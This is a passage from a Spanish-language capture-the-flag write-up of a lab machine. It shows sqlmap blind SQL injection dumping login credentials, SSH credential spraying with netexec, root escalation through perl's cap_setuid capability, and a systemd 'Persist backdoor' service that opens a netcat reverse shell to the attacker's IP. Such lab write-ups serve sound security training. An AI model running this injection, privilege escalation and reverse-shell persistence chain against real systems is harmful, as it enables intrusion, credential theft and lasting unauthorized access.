`-D Webapp -T Users --columns --batch --dbms=mysql.`




```
kali@kali:~$ sqlmap -u "http://192.168.10.7/administrator/login.php" --threads 10 --data="username=prueba&password=123456&submit=Invalid" -D Webapp -T Users --columns --batch --dbms=mysql

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:52:38 /2026-05-01/

[08:52:38] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=aptvu7cp3pb... rigdhalj1b'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: username (POST)
```

Figura 28. Obtención de columnas de la tabla Users.



```
[08:55:35] [INFO] retrieved: val
Database: Webapp
Table: Users
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id      | int(6) |
| password | varchar(32) |
| username | varchar(32) |
+-----+-----+
```

Figura 29. Columnas identificadas: id, password, username.

Se extraen los datos de las columnas username y password: `sqlmap -u "http://192.168.10.7/administrator/login.php" \`
`--data="username=prueba&password=123456&submit=Invalid" \`
`-D Webapp -T Users -C username,password --dump --batch --dbms=mysql.`

```
kali@kali:~$ sqlmap -u "http://192.168.10.7/administrator/login.php" --threads 10 --data="username=proheba&password=123456&submit=invalid" -O Webapp -T Users -C username,password --dump --batch --os-shell
```

{1.10.2#stable}

https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:58:31 / 2026-05-01/

[00:58:31] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=khjiuctp65s...hff5menus'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:

Parameter: username (POST)
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: username=waDy' AND (SELECT 2326 FROM (SELECT(SLEEP(5)))bLgo) AND 'h3dA'='h3dA&password=iqvm&submit=BuDD

[00:58:31] [INFO] testing MySQL

Figura 30. SQLMap volcando las credenciales.

```
[09:06:39] [INFO] retrieved: pete
Database: Webapp
Table: Users
[4 entries]
```

username	password
bart	b4rtp0w4
liam	liam@nd3rs0n
mike	mikeblabla
peter	peter123!

Figura 31. Credenciales obtenidas.

Se han obtenido los resultados:

- Usuario: bart Contraseña: b4rtp0w4
- Usuario: liam Contraseña: liam@nd3rs0n
- Usuario: mike Contraseña: mikeblabla
- Usuario: peter Contraseña: peter123!

Fase 3.1: Explotación de la vulnerabilidad con SQLMap - Automatización completa

Se ejecuta SQLMap contra el formulario de login utilizando la opción --forms para detectar automáticamente los campos del formulario: `sqlmap -u http://192.168.10.7/administrator/ --forms --batch --dump`.

```
(kali@kali)~$ sqlmap -u http://192.168.10.7/administrator/ --forms --batch --dump
```

{1.10.2#stable}

https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end

Figura 32. SQLMap detectando automáticamente el formulario.

SQLMap identifica la vulnerabilidad de Time-Based Blind SQL Injection y procede a extraer la base de datos, tablas, columnas y finalmente los datos.

```
[14:26:46] [INFO] retrieved: peter123!  
[14:27:14] [INFO] retrieved: peter  
[14:27:31] [INFO] retrieved: 2  
[14:27:34] [INFO] retrieved: mikeblabla  
[14:27:59] [INFO] retrieved: mike  
[14:28:10] [INFO] retrieved: 3  
[14:28:13] [INFO] retrieved: b4rtp0w4  
[14:28:46] [INFO] retrieved: bart  
[14:28:57] [INFO] retrieved: 4  
[14:29:01] [INFO] retrieved: liam@nd3rs0n  
[14:29:46] [INFO] retrieved: liam  
Database: Webapp  
Table: Users  
[4 entries]  
+-----+-----+-----+  
| id | password | username |  
+-----+-----+-----+  
| 1 | peter123! | peter |  
| 2 | mikeblabla | mike |  
| 3 | b4rtp0w4 | bart |  
| 4 | liam@nd3rs0n | liam |
```

Figura 33. Volcado automático de credenciales por SQLMap.

Se han obtenido los resultados:

- Usuario: bart Contraseña: b4rtp0w4
- Usuario: liam Contraseña: liam@nd3rs0n
- Usuario: mike Contraseña: mikeblabla
- Usuario: peter Contraseña: peter123!

Fase 4: Acceso por SSH (Escala horizontal)

Se crean diccionarios con los usuarios y contraseñas obtenidos.

```
(kali㉿kali)-[~]  
$ cat user.dic  
bart  
liam  
mike  
peter  
  
(kali㉿kali)-[~]  
$ cat pass.dic  
b4rtp0w4  
liam@nd3rs0n  
mikeblabla  
peter123!
```

Figura 34. Diccionarios user.dic y pass.dic.

Se utiliza netexec (anteriormente crackmapexec) para probar las credenciales contra el servicio SSH: `netexec ssh 192.168.10.7 -u user.dic -p pass.dic`.

```
(kali㉿kali)~[~]
$ netexec ssh 192.168.10.7 -u user.dic -p pass.dic
SSH 192.168.10.7 22 192.168.10.7 [*] SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
SSH 192.168.10.7 22 192.168.10.7 [+] bart:b4rtp0w4 Linux - Shell access!
```

Figura 35. Credencial válida encontrada.

Resultado: bart:b4rtpw4 tiene acceso SSH exitoso.

Se entra por ssh con el usuario bart: `ssh bart@192.168.10.7`.

Una vez dentro del sistema como bart, se procede a la escalada de privilegios a root.

Fase 5: Escalada de privilegios a root.

Una vez dentro del sistema como bart, se enumeran las capacidades binarias del sistema: `/usr/sbin/getcap -r / 2>/dev/null`.

```
bart@shop:~$ /usr/sbin/getcap -r / 2>/dev/null
bart@shop:~$ /usr/sbin/getcap -r / 2>/dev/null
/usr/bin/perl5.28.1 = cap_setuid+ep
/usr/bin/perl = cap_setuid+ep
bart@shop:~$
```

Figura 36. Capacidades encontradas en el sistema.

Resultado crítico:

- /usr/bin/perl5.28.1 = cap_setuid+ep
- /usr/bin/perl = cap_setuid+ep

El binario perl tiene la capacidad cap_setuid+ep, lo que significa que puede cambiar su UID (identificador de usuario) sin restricciones.

Se ejecuta un comando Perl que establece el UID a 0 (root) y lanza una shell: `perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/bash";'`.

```
bart@shop:~$ perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/bash";'
root@shop:~#
```

Figura 37. Escalada a root mediante Perl.

Resultado: Se obtiene una shell interactiva como root.

Fase 6: Persistencia en el sistema.

Para garantizar el acceso tras un reinicio del sistema, se crea un servicio systemd que ejecuta una reverse shell.

Se crea el servicio con el siguiente código:

```
cat > /etc/systemd/system/persist.service << EOF

[Unit]

Description=Persist backdoor

After=network.target


[Service]

ExecStart=/bin/bash -c "nc -e /bin/bash 192.168.10.5 4444"


Restart=always


[Install]

WantedBy=multi-user.target

EOF
```

A continuación, se activa y se inicia el servicio para que funcione correctamente.



```
> [Unit]
> ^C
root@shop:~# cat > /etc/systemd/system/persist.service << EOF
[Unit]
Description=Persist backdoor
> After=network.target
> [Service]
> ExecStart=/bin/bash -c "nc -e /bin/bash 192.168.10.5 4444"
> Restart=always
> [Install]
> WantedBy=multi-user.target
> EOF
root@shop:~# systemctl enable persist.service
Created symlink /etc/systemd/system/multi-user.target.wants/persist.service → /etc/systemd/system/persist.service.
root@shop:~# systemctl start persist.service
```

Figura 38. Creación y activación del servicio de persistencia.

La IP 192.168.10.5 corresponde a la máquina del atacante, que debe tener un listener activo en el puerto 4444.

Fase 7: Obtención de flags.

Si se lista la ruta dónde se encuentra el usuario actualmente, se obtiene un documento llamado user.txt.

```
root@shop:~# ls
user.txt
root@shop:~# cat user.txt
598a05f84190e327bc4796335d948144
root@shop:~#
```

Figura 39. Flag de usuario.

Teniendo una flag llamada user.txt, se puede suponer que otra flag podría llamarse admin.txt o root.txt. Yo me he decidido por root.txt y lo he buscado con el find.

```
598a05f84190e327bc4796335d948144
root@shop:~# find / -name root.txt 2>/dev/null
/root/root.txt
root@shop:~# cat /root/root.txt
1c4cddb6c20e0e756163b2a9714a1260
root@shop:~#
```

Figura 40. Flag de root.